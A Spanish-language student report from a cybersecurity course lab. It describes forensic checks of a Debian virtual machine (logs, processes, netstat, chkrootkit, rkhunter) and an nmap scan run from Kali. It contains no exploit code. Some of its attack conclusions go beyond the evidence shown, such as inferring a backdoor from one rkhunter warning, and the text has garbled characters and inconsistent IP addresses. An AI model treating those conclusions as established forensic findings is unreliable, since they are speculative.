

Proyecto Final de Ciberseguridad caso 4geeks



Gianfranco Colque Zegarra

Índice

- **Análisis Forense**
 - Introducción
 - Servicios identificados comprometidos
 - Identificación de archivos, procesos y modificaciones inusuales
 - Escaneo del servidor para rootkits o malware
 - Bloqueando Exploit
 - Revertir cambios del atacante
 - Actualiza y corrige configuraciones
- **Detección y corrección de vulnerabilidades**
 - Escaneo completo del sistema utilizando nmap
 - Vulnerabilidades con METASPLOIT
- **Implementación de un SGSI**
 - Plan de respuesta a un incidente (PRI)
 - Diseño de un Sistema de Gestión de la Seguridad de la información

FASE 1: ANALISIS FORENSE

Introducción

En esta práctica de laboratorio se utilizará una maquina virtual Debian de 4geeks Academy en el cual se requiere encontrar vulnerabilidades y corregirlas realizando un análisis forense.


El objetivo del laboratorio es de mejorar las habilidades de análisis forense, pentesting, y gestión de ciberseguridad para restaurar el funcionamiento seguro del sistema, de dicha forma también se requiere poner en practica los conocimientos adquiridos en el entorno práctico y realizar una buena practica en el Sistema de Gestión de Seguridad de la Información SGSI.

Herramientas utilizadas:

Herramienta	Sistema	Descripcion
Nmap	Kali	Escaneo de red y servicios
Chkrootkit	Debian	Deteccion de rootkits
Rkhunter	Debian	Revisión de rootkits
Journalctl,grep	Debian	Análisis de logs
Netstat	Debian	Detección de conexiones y puertos activos
Wpscan	Kali	Pentesting de servicios
ufw	Debian	Fortalecimiento de seguridad (Firewall)

Fases técnicas del Ciclo forense Aplicado:





Para comenzar en mi caso utilizare 3 maquinas virtuales, la Kali que actuará de papel de atacante y el debian que será utilizado como servidor 4geeks.

Nota: en mi caso utilizare 2 servidores debian uno configurando todos los servicios para el análisis forense y la otra máquina para poder realizar un escaneo más a fondo con herramientas como nmap, gobuster, metasploit, etc.

Recordar tener nuestras máquinas virtuales actualizadas en la última versión, actualizando los paquetes y herramientas necesarias para el desarrollo del laboratorio.

1. Servicios Identificados comprometidos

Buscaremos conexiones sospechosas en los logs del sistema:

Para verificar los logs utilizaremos el comando:

```
debian@debian:~$ ls /var/log
alternatives.log  boot.log.1  cups        installer  README      Xorg.0.log
alternatives.log.1 boot.log.2  dpkg.log    journal    runit        Xorg.0.log.old
apache2          boot.log.3  dpkg.log.1  lastlog    speech-dispatcher
apt             btmp        faillog      lightdm    vsftpd.log
boot.log         btmp.1      fontconfig.log private     wtmp
debian@debian:~$
```

El comando en la imagen es muy útil ya que, nos permite conocer si realmente existen en el directorio **/var/log**. Esto nos confirma si el archivo que buscamos tiene un nombre ligeramente diferente.


```
total 1048
-rw-r--r-- 1 root      root           0 Jul  8 10:43 alternatives.log
-rw-r--r-- 1 root      root      48068 Sep 30 2024 alternatives.log.1
drwxr-x-- 2 root      adm          4096 Jul 10 08:47 apache2
drwxr-xr-x 2 root      root          4096 Jul  8 10:43 apt
-rw----- 1 root      root           0 Jul 10 08:47 boot.log
-rw----- 1 root      root       9049 Jul 10 08:47 boot.log.1
-rw----- 1 root      root       8598 Jul  9 08:10 boot.log.2
-rw----- 1 root      root      79382 Jul  8 10:43 boot.log.3
-rw-rw---- 1 root      utmp           0 Jul  8 10:43 btmp
-rw-rw---- 1 root      utmp       2688 Oct  8 2024 btmp.1
drwxr-xr-x 2 root      root          4096 Jul 10 08:47 cups
-rw-r--r-- 1 root      root           0 Jul  8 10:43 dpkg.log
-rw-r--r-- 1 root      root    765626 Oct  8 2024 dpkg.log.1
-rw-r--r-- 1 root      root           0 Jul 31 2024 faillog
-rw-r--r-- 1 root      root       5602 Sep 30 2024 fontconfig.log
drwxr-xr-x 3 root      root          4096 Jul 31 2024 installer
drwxr-sr-x+ 3 root      systemd-journal 4096 Jul 31 2024 journal
-rw-rw-r-- 1 root      utmp           0 Jul 31 2024 lastlog
drwx--x--x 2 root      root          4096 Jul 10 08:47 lightdm
drwx----- 2 root      root          4096 Jul 31 2024 private
lrwxrwxrwx 1 root      root          39 Jul 31 2024 README -> ../../usr/share/doc/systemd/README.logs
drwxr-xr-x 3 root      root          4096 Sep 30 2024 runit
```

El **auth.log** no esta presente como un archivo directo, podemos sugerir que el la maquina debian esta utilizando un **systemd-journald** para gestionar los logs de autentitaci3n y muchos otros logs del sistema.

Archivos relevantes que si podemos visualizar:

- **dpkg.log y dpkg.log.1**: Registra las instalaciones, eliminaciones y actualizaciones de paquetes. Es 3til para ver si el atacante instal3 algo.
- **faillog**: aunque no es tan detallado como el auth.log, puede contener res3menes de intentos de inicio de sesi3n fallidos.
- **lastlog**: contiene informaci3n sobre los 3ltimos inicios de sesi3n de los usuarios.

Utilizando el comando “**sudo journalctl _COMM=sshd**”:



```
File Edit View Search Terminal Help
Sep 30 12:25:16 debian sshd[51422]: Server listening on 0.0.0.0 port 22.
Sep 30 12:25:16 debian sshd[51422]: Server listening on :: port 22.
Sep 30 12:27:50 debian sshd[51422]: Received signal 15; terminating.
-- Boot 46ff5cf6df3d4f0e86b315592aaba2d0 --
Sep 30 15:09:51 debian sshd[560]: Server listening on 0.0.0.0 port 22.
Sep 30 15:09:51 debian sshd[560]: Server listening on :: port 22.
Oct 08 16:14:16 debian sshd[560]: Received signal 15; terminating.
Oct 08 16:14:16 debian sshd[5341]: Server listening on 0.0.0.0 port 22.
Oct 08 16:14:16 debian sshd[5341]: Server listening on :: port 22.
-- Boot 342683d8f35244b08c4f3863f2978eca --
Oct 08 16:43:18 debian sshd[543]: Server listening on 0.0.0.0 port 22.
Oct 08 16:43:18 debian sshd[543]: Server listening on :: port 22.
-- Boot d28e179bf5884b25bf94452c79fd0afa --
Oct 08 16:48:02 debian sshd[555]: Server listening on 0.0.0.0 port 22.
Oct 08 16:48:02 debian sshd[555]: Server listening on :: port 22.
-- Boot af0a79f76920440c8e08594d6547449b --
Oct 08 17:28:38 debian sshd[550]: Server listening on 0.0.0.0 port 22.
Oct 08 17:28:38 debian sshd[550]: Server listening on :: port 22.
Oct 08 17:40:59 debian sshd[1650]: Accepted password for root from 192.168.0.134 port 45623 ssh2
Oct 08 17:40:59 debian sshd[1650]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Oct 08 17:40:59 debian sshd[1650]: pam_env(sshd:session): deprecated reading of user environment enabled
-- Boot 4d66f0e55ddf4291a4fe164dfdb7ca34 --
Jul 08 10:43:32 debian sshd[595]: Server listening on 0.0.0.0 port 22.
Jul 08 10:43:32 debian sshd[595]: Server listening on :: port 22.
Jul 08 10:45:50 debian sshd[1672]: error: kex_exchange_identification: Connection closed by remote host
Jul 08 10:45:50 debian sshd[1672]: Connection closed by 192.168.0.33 port 46102
lines 1-26
```

Nos muestra todos los logs del servicio SSH, tambi3n los “Accepted password”, “Failed password”, “Invalid user”, etc.

2. Identificación archivos, procesos y modificaciones inusuales

Listando procesos sospechosos:

```
debian@debian:~$ ps auxx --sort=%cpu | head
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         3  0.0  0.0      0     0 ?        I<    Jul10    0:00 [rcu_gp]
root         4  0.0  0.0      0     0 ?        I<    Jul10    0:00 [rcu_par_gp]
root         5  0.0  0.0      0     0 ?        I<    Jul10    0:00 [slub_flushwq]
root         6  0.0  0.0      0     0 ?        I<    Jul10    0:00 [netns]
root        10  0.0  0.0      0     0 ?        I<    Jul10    0:00 [mm_percpu_wq]
root        11  0.0  0.0      0     0 ?        I    Jul10    0:00 [rcu_tasks_kthread]
root        12  0.0  0.0      0     0 ?        I    Jul10    0:00 [rcu_tasks_rude_kthread]
root        13  0.0  0.0      0     0 ?        I    Jul10    0:00 [rcu_tasks_trace_kthread]
root        18  0.0  0.0      0     0 ?        S    Jul10    0:00 [cpuhp/0]
```

ps auxx: nos muestra los procesos, incluyendo los que no están asociados a una terminal.

Esta salida de **ps auxx -sort=%cpu | head** nos muestra directamente ningún proceso sospechoso o anómalo que este consumiendo recursos de CPU o que indique una actividad maliciosa.

Verificación de conexiones activas:

```
debian@debian:~$ sudo netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*                LISTEN      580/sshd: /usr/sbin
tcp        0      0 127.0.0.1:631           0.0.0.0:*                LISTEN      701/cupsd
tcp        0      0 127.0.0.1:3306          0.0.0.0:*                LISTEN      710/mariadb
tcp6       0      0 :::22                  :::*                    LISTEN      580/sshd: /usr/sbin
tcp6       0      0 :::21                  :::*                    LISTEN      587/vsftpd
tcp6       0      0 :::80                  :::*                    LISTEN      609/apache2
tcp6       0      0 :::1:631               :::*                    LISTEN      701/cupsd
udp        0      0 0.0.0.0:46293          0.0.0.0:*                *          502/avahi-daemon: r
udp        0      0 0.0.0.0:5353           0.0.0.0:*                *          502/avahi-daemon: r
udp6      0      0 :::58400               :::*                    *          502/avahi-daemon: r
udp6      0      0 :::5353                :::*                    *          502/avahi-daemon: r
```

El comando **sudo netstat -tulnp** es una herramienta crucial para identificar **actividad de red sospechosa**.

Servicios Potencialmente Comprometidos (Basados en netstat):

Basado en esta salida, los servicios con mayor exposición y, por lo tanto, mayor probabilidad de haber sido el vector de acceso inicial o haber sido comprometidos directamente son:

- **SSH (sshd en puertos 22/tcp y :::22/tcp6):** Muy común para ataques de fuerza bruta o uso de credenciales robadas.
- **FTP (vsftpd en puerto 21/tcp6):** FTP es notorio por sus vulnerabilidades si no se parchea o configura correctamente.
- **HTTP (apache2 en puerto 80/tcp6):** Si hay una aplicación web ejecutándose, las vulnerabilidades en esa aplicación son un vector de ataque muy frecuente

3. Escaneo del servidor para rootkits o malware

Instalando y ejecutando chkrootkit:

sudo apt update

sudo apt install chkrootkit

sudo chkrootkit

```
debian@debian:~$ sudo apt install chkrootkit
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  linux-image-6.1.0-22-amd64
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  binutils binutils-common binutils-x86-64-linux-gnu exim4-base exim4-config exim4-daemon-light
  gsas1-common guile-3.0-libs libbinutils libctf-nobfd0 libctf0 libgc1 libgnutls-dane0 libgnutls30
  libgprofng0 libgsasl18 libgssglue1 libmailutils9 libntlm0 libpq5 libunbound8 mailutils
  mailutils-common
Suggested packages:
  binutils-doc exim4-doc-html | exim4-doc-info eximon4 spf-tools-perl swaks gnutls-bin mailutils-mh
  mailutils-doc
The following NEW packages will be installed:
  binutils binutils-common binutils-x86-64-linux-gnu chkrootkit exim4-base exim4-config
  exim4-daemon-light gsas1-common guile-3.0-libs libbinutils libctf-nobfd0 libctf0 libgc1
  libgnutls-dane0 libgprofng0 libgsasl18 libgssglue1 libmailutils9 libntlm0 libpq5 libunbound8
  mailutils mailutils-common
The following packages will be upgraded:
  libgnutls30
1 upgraded, 23 newly installed, 0 to remove and 239 not upgraded.
Need to get 20.9 MB of archives.
After this operation, 104 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

Herramientas que se utilizará para escanear el sistema en busca de rootkits conocidos, shells ocultos y herramientas que puedan estar ejecutándose.

```
debian@debian:~$ sudo chkrootkit
ROOTDIR is '/'
Checking `amd'... not found
Checking `basename'... not infected
Checking `biff'... not found
Checking `chfn'... not infected
Checking `chsh'... not infected
Checking `cron'... not infected
Checking `crontab'... not infected
Checking `date'... not infected
Checking `du'... not infected
Checking `dirname'... not infected
Checking `echo'... not infected
Checking `egrep'... not infected
Checking `env'... not infected
Checking `find'... not infected
Checking `fingerd'... not found
Checking `gpm'... not found
Checking `grep'... not infected
Checking `hdparm'... not found
Checking `su'... not infected
Checking `ifconfig'... not infected
Checking `inetd'... not infected
Checking `inetdconf'... not found
Checking `identd'... not found
Checking `init'... not infected
Checking `killall'... not infected
```

```

Checking `rlogind'... not found
Checking `rshd'... not found
Checking `slogin'... not infected
Checking `sendmail'... not infected
Checking `sshd'... not infected
Checking `syslogd'... not found
Checking `tar'... not infected
Checking `tcpd'... not found
Checking `tcpdump'... not infected
Checking `top'... not infected
Checking `telnetd'... not found
Checking `timed'... not found
Checking `traceroute'... not infected
Checking `vdir'... not infected
Checking `w'... not infected
Checking `write'... not infected
Checking `aliens'... started
Searching for suspicious files in /dev... not found
Searching for known suspicious directories... not found
Searching for known suspicious files... not found
Searching for sniffer's logs... not found
Searching for HiDrootkit rootkit... not found
Searching for t0rn rootkit... not found
Searching for t0rn v8 (or variation)... not found
Searching for Lion rootkit... not found
Searching for RSHA rootkit... not found
Searching for RH-Sharpe rootkit... not found

Searching for zero-size shell history files... not found
Searching for hardlinked shell history files... not found
Checking `aliens'... finished
Checking `asp'... not infected
Checking `bindshell'... not found
Checking `lkm'... started
Searching for Adore LKM... not tested
Searching for sebek LKM (Adore based)... not tested
Searching for knark LKM rootkit... not found
Searching for for hidden processes with chkproc... not found
Searching for for hidden directories using chkdirs... not found
Checking `lkm'... finished
Checking `rexedcs'... not found
Checking `sniffer'... WARNING

WARNING: Output from ifpromisc:
lo: not promisc and no packet sniffer sockets
enp0s3: PACKET SNIFFER(/usr/sbin/NetworkManager[512], /usr/sbin/NetworkManager[512])

Checking `w55808'... not found
Checking `wted'... not found
Checking `scalper'... not found
Checking `slapper'... not found
Checking `z2'... not found
Checking `chkutmp'... not found
Checking `OSX_RSPLUG'... not tested
debian@debian:~$

```

Normalmente **“not found”**, **“finished”**, **“not tested”**, **“not infected”**: Esto generalmente es una buena señal, significa que **chkrootkit** no encontró evidencia de los **rootkits** o componentes maliciosos específicos.

```
System checks summary
=====

File properties checks...
  Files checked: 144
  Suspect files: 1

Rootkit checks...
  Rootkits checked : 497
  Possible rootkits: 4

Applications checks...
  All checks skipped

The system checks took: 6 minutes and 0 seconds

All results have been written to the log file: /var/log/rkhunter.log

One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)
```

Otra herramienta fundamental para la detección de rootkits y análisis de seguridad. **rkhunter** es más exhaustivo que **chkrootkit** en algunos aspectos y complementa muy bien la revisión.

- Suspect files:1 Se encontró un archivo sospechoso basándose en sus propiedades.
- Possible rootkits: 4: Esto es muy importante rkhunter ha detectado cuatro posibles rootkits, no es una confirmación definitiva, pero es una advertencia que merece tener en cuenta.

```
[10:58:53] Info: Using '/var/lib/rkhunter/db' as the database directory
[10:58:53] Info: Using '/usr/share/rkhunter/scripts' as the support script directory
[10:58:53] Info: Using '/usr/local/sbin /usr/local/bin /usr/sbin /usr/bin /sbin /bin /usr/libexec' as the
command directories
[10:58:53] Info: Using '/var/lib/rkhunter/tmp' as the temporary directory
[10:58:53] Info: No mail-on-warning address configured
[10:58:53] Info: X will be automatically detected
[10:58:53] Info: Using second color set
[10:58:53] Info: Found the 'basename' command: /usr/bin/basename
[10:58:53] Info: Found the 'diff' command: /usr/bin/diff
[10:58:53] Info: Found the 'dirname' command: /usr/bin/dirname
[10:58:53] Info: Found the 'file' command: /usr/bin/file
[10:58:53] Info: Found the 'find' command: /usr/bin/find
[10:58:53] Info: Found the 'ifconfig' command: /usr/sbin/ifconfig
[10:58:53] Info: Found the 'ip' command: /usr/sbin/ip
[10:58:53] Info: Found the 'ipcs' command: /usr/bin/ipcs
[10:58:53] Info: Found the 'ldd' command: /usr/bin/ldd
[10:58:53] Info: Found the 'lsattr' command: /usr/bin/lsattr
[10:58:53] Info: Found the 'lsmod' command: /usr/sbin/lsmod
[10:58:53] Info: Found the 'lsof' command: /usr/bin/lsof
[10:58:53] Info: Found the 'mktemp' command: /usr/bin/mktemp
[10:58:53] Info: Found the 'netstat' command: /usr/bin/netstat
[10:58:53] Info: Found the 'numfmt' command: /usr/bin/numfmt
[10:58:53] Info: Found the 'perl' command: /usr/bin/perl
[10:58:53] Info: Found the 'pgrep' command: /usr/bin/pgrep
[10:58:53] Info: Found the 'ps' command: /usr/bin/ps
:
```

No mail-on-Warning address configured: Esto es una advertencia, significa que **rkhunter** no tiene configurada una dirección de correo electrónico para enviarte notificaciones si encuentra algo. Para nuestro propósito actual de análisis manual, no es crítico, pero para un sistema de producción, es importante.

```
[10:59:23] /usr/bin/systemctl [ OK ]
[10:59:23] /usr/bin/gawk [ OK ]
[10:59:23] /usr/bin/lwp-request [ Warning ]
[10:59:23] Warning: The command '/usr/bin/lwp-request' has been replaced by a script: /usr/bin/lwp-request: Perl script text executable
[10:59:23] /usr/bin/mail.mailutils [ OK ]
[10:59:24] /usr/bin/dash [ OK ]
[10:59:24] /usr/bin/x86_64-linux-gnu-size [ OK ]
[10:59:24] /usr/bin/x86_64-linux-gnu-strings [ OK ]
[10:59:24] /usr/bin/inetutils-telnet [ OK ]
[10:59:24] /usr/bin/which.debianutils [ OK ]
[10:59:24] Info: Found file '/usr/bin/which.debianutils': it is whitelisted for the 'script replacement' check.
[10:59:29] /usr/lib/systemd/systemd [ OK ]
[11:01:26]
[11:01:26] Info: Starting test name 'rootkits'
[11:01:26] Checking for rootkits...
[11:01:26]
[11:01:26] Info: Starting test name 'known_rkts'
[11:01:26] Performing check of known rootkit files and directories
[11:01:26]
[11:01:26] Checking for 55808 Trojan - Variant A...
[11:01:26] Checking for file '/tmp/.../r' [ Not found ]
[11:01:26] Checking for file '/tmp/.../a' [ Not found ]
[11:01:26] 55808 Trojan - Variant A [ Not found ]
[11:01:26]
:
```

Esta es una advertencia importante rkhunter ha detectado que el comando `/usr/bin/lwp-request` ha sido modificado o reemplazado por un script Perl, generalmente en un sistema limpio, esto no debería ocurrir.

Implicación de seguridad: Un atacante podría haber reemplazado este comando legítimo con su propio script malicioso para interceptar tráfico de red, comunicarse con un servidor C2, o ejecutar otras acciones cada vez que se invoca **`lwp-request`**, un método muy común para establecer persistencia o realizar actividades encubiertas.

4. Bloqueando Exploit

Si se detecta que un servicio está siendo utilizado maliciosamente:

sudo systemctl stop apache2

```
debian@debian:~$ sudo systemctl stop apache2  
[sudo] password for debian:
```

De esta forma detendremos servicios comprometidos.

5. Revertir cambios del Atacante

Este comando `cut -d: -f1 /etc/passwd` nos lista los usuarios sospechosos

```
debian@debian:~$ cut -d: -f1 /etc/passwd  
root  
daemon  
bin  
sys  
sync  
games  
man  
lp  
mail  
news  
uucp  
proxy  
www-data  
backup  
list  
irc  
_apt  
nobody  
systemd-network  
systemd-timesync  
messagebus  
avahi-autoipd  
usbmux  
dnsmasq  
avahi  
speech-dispatcher
```

```
debian@debian: ~  
File Edit View Search Terminal Help  
proxy  
www-data  
backup  
list  
irc  
_apt  
nobody  
systemd-network  
systemd-timesync  
messagebus  
avahi-autoipd  
usbmux  
dnsmasq  
avahi  
speech-dispatcher  
pulse  
saned  
lightdm  
polkitd  
rtkit  
colord  
debian  
mysql  
sshd  
ftp  
Debian-exim  
debian@debian: ~$
```

En esta parte, vemos más usuarios, la mayoría de los cuales son también usuarios del sistema estándar en un entorno debian:

Pulse	Usuario para PulseAudio (sistema de sonido)
Saned	Usuario para SANE (Scanner Access Now Easy)
Lightdm	Usuario para el gestor de pantalla LightDM
Polkitd	Usuario para PolicyKit (marco para el control de privilegios del sistema)
Rtkit	Usuario para RealTimeKit (gestión de prioridad de audio en tiempo real)
Colord	Usuario para el servicio de gestión de color
Debian	Este es un usuario interactivo, usuario creado por defecto durante la instalación de debian para iniciar sesión.
Mysql	Usuario para el servicio MySQL/MariaDB (visto en netstat)
Sshd	Usuario para el servicio de SSH (visto en netstat)
ftp	Usuario para el servicio de FTP (si vsftpd lo configura así, lo cual es común).
Debian-exim	Usuario para el agente de transferencia de correo Exim (un servidor de correo)

Conclusión:

No se encontró ningún usuario sospechoso que se haya añadido que sugiera un compromiso por esta vía. Todos los usuarios listados pertenecen a cuentas legítimas o a la cuenta de usuario interactiva (debian).

Resumen de los hallazgos hasta ahora:

- **Logs (pendientes de análisis detallado):** Aún necesitamos ver los detalles de los logs de SSH, FTP y Apache.
- **Procesos (ps aux):** No se encontraron procesos obvios que consuman CPU o parezcan maliciosos en las capturas proporcionadas (pero la revisión completa de ps aux sigue siendo importante).
- **Conexiones de Red (netstat -punta):** Se identificaron SSH, FTP y Apache como puertos abiertos y posibles vectores de entrada. MySQL/MariaDB y CUPS están restringidos a localhost, lo cual es bueno.
- **Detección de Rootkits/Archivos Sospechosos:**
 - chkrootkit dio una advertencia sobre NetworkManager como sniffer (posible falso positivo, pero requiere verificación con ip link y debsums).
 - rkhunter encontró **1 archivo sospechoso** y **4 posibles rootkits**, y lo más importante, detectó que el binario /usr/bin/lwp-request ha sido **reemplazado por un script Perl**. ¡Este es un hallazgo muy significativo!
- **Usuarios:** La lista de usuarios en /etc/passwd no reveló cuentas sospechosas recién creadas.

6. Actualiza y corrige configuraciones

Entramos en la debian desde la maquina Kali como usuario Root:

```
(kali@kali)-[~]
$ ssh debian@192.168.0.37
The authenticity of host '192.168.0.37 (192.168.0.37)' can't be established.
ED25519 key fingerprint is SHA256:y+azUUsJLjX3WV8+EjMaTB4WybvW7XBLct7vp3zvLg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.0.37' (ED25519) to the list of known hosts.
debian@192.168.0.37's password:
Permission denied, please try again.
debian@192.168.0.37's password:
Linux debian 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
debian@debian:~$ /etc/ssh/sshd_config
-bash: /etc/ssh/sshd_config: Permission denied
debian@debian:~$ sudo /etc/ssh/sshd_config
[sudo] password for debian:
sudo: /etc/ssh/sshd_config: command not found
debian@debian:~$ sudo systemctl stop sshd
debian@debian:~$ systemctl status sshd
o ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; preset: enabled)
```


En este caso la Máquina Virtual Debian tiene la Ip: 192.168.0.37

```
debian@debian:~$  
debian@debian:~$ sudo systemctl stop sshd  
debian@debian:~$ sudo systemctl status sshd  
o ssh.service - OpenBSD Secure Shell server  
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; preset: enabled)  
   Active: inactive (dead) since Fri 2025-07-11 12:24:20 EDT; 6min ago  
 Duration: 1d 3h 36min 50.226s  
    Docs: man:sshd(8)  
          man:sshd_config(5)  
 Process: 580 ExecStart=/usr/sbin/sshd -D $SSH_OPTS (code=exited, status=0/SUCCESS)  
 Main PID: 580 (code=exited, status=0/SUCCESS)  
    CPU: 126ms  
  
Jul 11 12:21:15 debian sshd[142804]: Connection closed by 192.168.0.38 port 43994 [preauth]  
Jul 11 12:22:08 debian sshd[142806]: pam_unix(sshd:auth): authentication failure; logname= uid=>  
Jul 11 12:22:10 debian sshd[142806]: Failed password for debian from 192.168.0.38 port 49128 ss>  
Jul 11 12:22:16 debian sshd[142806]: Accepted password for debian from 192.168.0.38 port 49128 >  
Jul 11 12:22:16 debian sshd[142806]: pam_unix(sshd:session): session opened for user debian(uid>  
Jul 11 12:22:16 debian sshd[142806]: pam_env(sshd:session): deprecated reading of user environm>  
Jul 11 12:24:20 debian sshd[580]: Received signal 15; terminating.  
Jul 11 12:24:20 debian systemd[1]: Stopping ssh.service - OpenBSD Secure Shell server...  
Jul 11 12:24:20 debian systemd[1]: ssh.service: Deactivated successfully.  
Jul 11 12:24:20 debian systemd[1]: Stopped ssh.service - OpenBSD Secure Shell server.  
lines 1-20/20 (END)
```

Aquí detendremos el servicio SSH

Análisis detallado:

Servicio Comprometido: SSH (sshd) fue el servicio que permitió el acceso inicial.

Cómo Accedió el Atacante: El atacante accedió usando **credenciales válidas para el usuario debian** a través de SSH desde la IP **192.168.0.38**. Hubo un intento fallido previo, seguido de un éxito.

Cronología: El acceso por SSH ocurrió el **11 de julio de 2025 a las 12:22:16 EDT**.

Considerando todas las evidencias hasta ahora:

- **Acceso Inicial:** Claramente por **SSH** usando las credenciales del usuario **debian** desde 192.168.0.38.
- **Escalada de Privilegios:** Una vez dentro con el usuario **debian**, el atacante debió haber **escalado privilegios a root** para poder modificar **/usr/bin/lwp-request** (detectado por rkhunter). Esto pudo ser a través de una vulnerabilidad de escalada de privilegios local o por uso de **sudo** si el usuario **debian** tenía permisos para ejecutar comandos como **root** sin contraseña, o si el atacante adivinó la contraseña de **root** o de **sudo** para **debian**.
- **Persistencia:** La modificación de **/usr/bin/lwp-request** es una forma de persistencia, asegurando que el atacante tiene un backdoor.

- **Archivos Sospechosos / Rootkits:** rkhunter detectó "1 Suspect file" y "4 Possible rootkits" además de la modificación de lwp-request. Necesitamos ver el log completo de rkhunter para identificar los otros 4 posibles rootkits y el archivo sospechoso.

FASE 2: Detección de y Correcciones de vulnerabilidades



7. Escaneo completo del sistema utilizando nmap

El comando nmap -sV -p- 192.168.0.137 (Maquina debian)

```
(kali@kali)-[~]
└─$ nmap -sV -p- 192.168.0.137
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-08 10:45 EDT
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 80.45% done; ETC: 10:45 (0:00:01 remaining)
Nmap scan report for 192.168.0.137
Host is up (0.00052s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:F3:79:1D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.86 seconds
```

